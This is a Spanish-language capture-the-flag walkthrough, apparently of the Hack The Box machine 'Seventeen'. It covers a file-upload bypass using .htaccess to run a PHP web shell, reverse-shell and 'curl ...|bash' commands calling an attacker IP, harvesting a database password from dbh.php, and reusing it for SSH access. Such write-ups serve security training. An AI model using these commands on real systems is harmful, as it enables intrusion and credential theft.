
sin embargo encontre un github




donde despues de master sigue chagelog aca se me ocurrio colocar esto en la web seguido de master mailer
http://mastermailer.seventeen.htb:8000/mastermailer/CHANGELOG




y encontramos la version 1.4.2
Aquí no encontré alguna vulnerabilidad o algo que podamos utilizar por lo cual se empezó a enumerar más a fondo la máquina y encontramos algunas cosas al interceptar con burpsuite cuando se sube un archivo en oldmanagement.
http://oldmanagement.seventeen.htb:8000/oldmanagement/student_profile.php




Interceptamos la peticion de subida




Indentificamos el parametro file y el directorio 31234 ambos son content disposition por lo cual deberian verse entonces hacemos la siguiente url.
http://oldmanagement.seventeen.htb:8000/oldmanagement/files/




vemos que el recurso files si existe pero no tengo permisos ahora agreamos el numero del estudiante y el archivo que subimos.




http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php




Sin embargo, no lo encontró cambiamos rev por el que ya estaba subido y este si lo encontró.




por lo cual parece que si sube pero la extension .php no la agarra por lo cual intento con algunas variaciones como **php7 y .phar**




http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php7



al ver su codigo fuente.
view-source:http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php7



con .phar




Hipertext Access .htaccess

Como podemos subir un archivo, pero no lo interpreta apache tiene un archivo el cual se encarga de configurar los sitios web y configuraciones web del servidor apache.


.htacces

Un fichero .htaccess, también conocido como archivo de configuración distribuida, es un fichero especial, popularizado por el Servidor HTTP Apache que permite definir diferentes directivas de configuración para cada directorio sin necesidad de editar el archivo de configuración principal de Apache.


La idea es editar este archivo con el contenido de reverse Shell esto lo hacemos con ayuda de burpsuite. Acá solo colocamos .htaccess y dejamos el resto en blanco.




ahora vemos se subio




y ahora si interpreta el php
http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php




hay que hacer esta tarea rapido porque se borra el archivo.




la reverse shell no es muy estable por lo cual utilizo la siguiente shell
http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php?cmd=bash -c "bash -i >& /dev/tcp/10.10.14.48/1234 0>&1"




Pero no me dejo por lo cual creo un archivo index con la shell y luego con curl procedo a visitar ese index.



curl -s -X GET 'http://oldmanagement.seventeen.htb:8000/oldmanagement/files/31234/revshellphpcmd.php?cmd=curl+10.10.14.48|bash'



obviamente antes levanto python y ya tengo shell.



Mejoramos shell y enumeramos la pc

```
www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$ ^C
www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$ ls
Marksheet-finals.pdf  papers  revshellphpcmd.php
www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$ whoami
www-data
www-data@5013dd571505:/var/www/html/oldmanagement/files/31234$
```

lo interesante es que no estamos muy limitados en comados y el hostname de la maquina es raro.

```
backups  cache  lib  local  lock  log
www-data@5013dd571505:/var$ hostname
5013dd571505
www-data@5013dd571505:/var$ ifconfig
bash: ifconfig: command not found
www-data@5013dd571505:/var$
```

en la ruta /var/www/html/employeemanagementsystem encontramos varios archivos. hago una busqueda recursiva de contraseñas.
grep -r -i " pass"

```
www-data@5013dd571505:/var/www/html/employeemanagementsystem$ grep -r -i " pass"
changepassemp.php:  window.alert('Failed to Update Password')
changepassemp.php:  <title>Change Password | Employee Management System</title>
changepassemp.php:                    <h2 class="title">Update Password</h2>
changepassemp.php:                                  <p>Old Password</p>
changepassemp.php:                                  <p>New Password</p>
process/aprocess.php:$sql = "SELECT * from `alogin` WHERE email = '$email' AND password = '$password'";
process/aprocess.php:    window.alert('Invalid Email or Password')
process/eprocess.php:$sql = "SELECT * from `employee` WHERE email = '$email' AND password = '$password'";
process/eprocess.php:$sqlid = "SELECT id from `employee` WHERE email = '$email' AND password = '$password'";
process/eprocess.php:    window.alert('Invalid Email or Password')
vendor/jquery/jquery.js:// Pass this if window is not defined yet
vendor/jquery/jquery.js:        // Extend jQuery itself if only one argument is passed
vendor/jquery/jquery.js:                // that pass the validator function
vendor/jquery/jquery.js: * @param {Function} fn Passed the created element and returns a boolean result
vendor/jquery/jquery.js:        // So, we allow :focus to pass through QSA all the time to avoid the IE error
vendor/jquery/jquery.js:                                // Trim the selector passed to compile
vendor/jquery/jquery.js:for ( i in { radio: true, checkbox: true, file: true, password: true, image: true } ) {
vendor/jquery/jquery.js:                        // Add elements passing elementMatchers directly to results
vendor/jquery/jquery.js:// Always assume duplicates if they aren't passed to the comparison function
vendor/jquery/jquery.js:                                                // Don't pass non-elements to Sizzle
```

parece que en el directorio process hay posibles passwords vamos y en el archivo dbh.php encontramos uno.
cat dbh.php

```
?>www-data@5013dd571505:/var/www/html/employeemanagementsystem/process$ cat dbh.php
<?php

$servername = "localhost";
$dBUsername = "root";
$dbPassword = "2020bestyearofmylife";
$dBName = "ems";

$conn = mysqli_connect($servername, $dBUsername, $dbPassword, $dBName);

if(!$conn){
        echo "Databese Connection Failed";
}

?>
www-data@5013dd571505:/var/www/html/employeemanagementsystem/process$
[0] 0:zsh- 1:curl  2:nc*
```

validamos los usuarios que existen en la pc viendo el archivo shadow.

```
www-data@5013dd571505:/var/www/html/employeemanagementsystem/process$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
mark:x:1000:1000:,,,:/var/www/html:/bin/bash
www-data@5013dd571505:/var/www/html/employeemanagementsystem/process$
```


vemos que solo root y mark tienen bash encontramos un password por lo cual lo utilizo en el servicio de ssh.
ssh mark@10.10.11.165

```
~/machineshtb/Seventeen
ssh mark@10.10.11.165
The authenticity of host '10.10.11.165 (10.10.11.165)' can't be established.
ED25519 key fingerprint is SHA256:g48H/Ajb4W/Ct4cyRPBjSfQksMfb0WSo3zZYJlr9jMk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.165' (ED25519) to the list of known hosts.
mark@10.10.11.165's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```


y estamos dentro del pc, al hacer un ifconfig vemos varias interfaces.

```
kali@kali: ~/machineshtb

        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
